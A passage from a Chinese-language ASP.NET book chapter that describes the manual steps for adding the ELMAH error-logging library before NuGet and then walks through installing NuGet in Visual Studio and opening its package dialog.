在介绍 NuGet 如何获取 ELMAH 库之前，本节首先快速浏览一下在 NuGet 出现以前获取包的步骤。ELMAH 代表错误日志记录模块(Error Logging Module)和处理程序(Handler)，主要用来记录和显示 Web 应用程序中未显示的异常信息。NuGet 团队非常熟悉这些步骤，因为我们在 NuGet.org 站点上使用了 ELMAH，这些内容会在第 16 章进行讨论。

在不利用 NuGet 的情况下使用 ELMAH，可按以下步骤操作：

(1) **首先找到 ELMAH**：ELMAH 是一个唯一的名称，因此使用任何搜索引擎都可以很轻松地找到它。

(2) **下载正确的 zip 包**：页面上会有多个 zip 文件供选择下载，根据笔者的个人经验，选择正确文件下载并不总是容易的。

(3) **“解除阻止”包**：从网上下载的文件都标记有它们来自“Web 区域”，存在潜在的不安全信息。该标记有时称为“Web 标记”。在解压缩文件之前，解除阻止压缩文件非常重要，否则里面的每个文件都会有位设置(bit set)，这样就会导致我们的代码在一些应用场合中不能正常工作。如果对如何设置 Web 标记感兴趣，可参阅“Windows 附件管理器工作方式说明”，Windows 附件管理器专门负责保护操作系统免受潜在的不安全附件的威胁，网址为 http://support.microsoft.com/kb/883260。

(4) **确认下载文件的哈希值与宿主环境提供的哈希值相符**：核实下载文件的哈希值是否与下载页面提供的哈希值相符，以确保下载的文件没有被修改。

(5) **把包解缩压到合适位置**：通常情况下，我们会解压到 lib 文件夹下，以便引用这些程序集。开发人员通常不把程序集添加到 bin 目录下，否则 bin 目录会被添加到源代码控制。

(6) **添加程序集引用**：在 Visual Studio Project 中添加对程序集的引用。

(7) **更新 web.config**：ELMAH 要求一些配置。通常情况下，程序会在 web.config 文档中搜索正确的设置。

由于 ELMAH 库没有依赖库，因此采用以上步骤即可将其添加到 Visual Studio 项目中！ 如果添加的库拥有依赖库，那么每次更新它时，我们都需要查找它的每个依赖库的正确版本，并为找到的每个依赖库版本重复以上步骤。这样一来，在每次准备部署应用程序的新版本时，都要承担一系列痛苦的任务，这也是许多项目组都长时间地坚持依赖旧版本包的原因。

NuGet 可以帮助我们消除这些痛苦。它可以自动完成所有这些普遍而乏味的工作，即 NuGet 会自动完成当前包及其依赖包的安装和更新。这样几乎消除了在项目资源树中添加第三方开源库的一切困难。当然，是否能够合适地使用这些第三方开源库，仍取决于我们自己。

10.2 NuGet 安装

本节通过介绍如何使用 NuGet 安装 ELMAH 来讲解 NuGet 如何消除这些痛苦。相对于

手动操作，NuGet 会使操作步骤大大减少。下面首先介绍第一步，也是仅有的一次性步骤：安装 NuGet。

如果已经安装了 ASP.NET MVC 4 或者 Visual Studio 2012，那么 NuGet 也已成功安装。如果仍使用 Visual Studio 2010 并且没有安装 NuGet，那么我们可以通过 Visual Studio Extension Manager 实现 NuGet 的轻松安装，可按照如下步骤操作：

(1) 选择 Tools | Extension Manager 菜单项，如图 10-1 所示。打开用来安装 Visual Studio 扩展的 Extension Manager 对话框。




图　10-1

(2) Extension Manager 对话框默认列出了已安装的包，单击对话框左侧的联机库(Online Gallery)选项卡，如图 10-2 所示。

(3) 在撰写本章时，NuGet 是联机库中最流行的扩展，因此，对话框在联机包中把它放在了首位。我们也可以通过在右上角的搜索栏中输入 NuGet 来查找它。无论采用哪种方式，只要找到 NuGet，单击 Download 按钮，下载完成后，按照说明进行安装。

如果已经成功安装了 NuGet，可单击 Updates 选项卡，看是否有可供下载安装的新版本。NuGet 团队计划每月发布一个小版本更新，所以截止到我们阅读本文时，可能就有一些新版本发布。




图 10-2

10.3 以包的形式添加库

安装 NuGet 后，就可以轻松快速地向项目中添加库，如 ELMAH。

与 NuGet 交互有两种方式：Manage NuGet Packages 对话框和 Package Manager Console 控制台。这里首先介绍对话框，之后再介绍控制台。可通过右击 Solution Explorer 中的 References 节点来打开项目的 Add Library Package Reference 对话框，如图 10-3 所示。除此之外，我们还可以通过右击项目名称来打开该对话框。




图 10-3

Manage NuGet Packages 对话框看起来类似于 Extension Manager 对话框，这给一些人

带来了困惑，其实二者的区别的是非常清楚的。Visual Studio Extension Manager 对话框主要用来安装增强 Visual Studio 的扩展。这些扩展不会作为我们应用程序的一部分进行部署。与此相反，NuGet 是用来安装扩展我们应用程序的包，并且这些扩展包包含在程序内。大多数情况下，这些包是作为程序的一部分部署的。

此外，Manage NuGet Packages 对话框与 Extension Manager 的另一点不同是，Manage NuGet Packages 对话框默认显示上次关闭时显示的节点。我们通过单击左侧窗格中的 Online 节点，可以查看 NuGet 源(feed)中可下载安装的包，如图 10-4 所示。

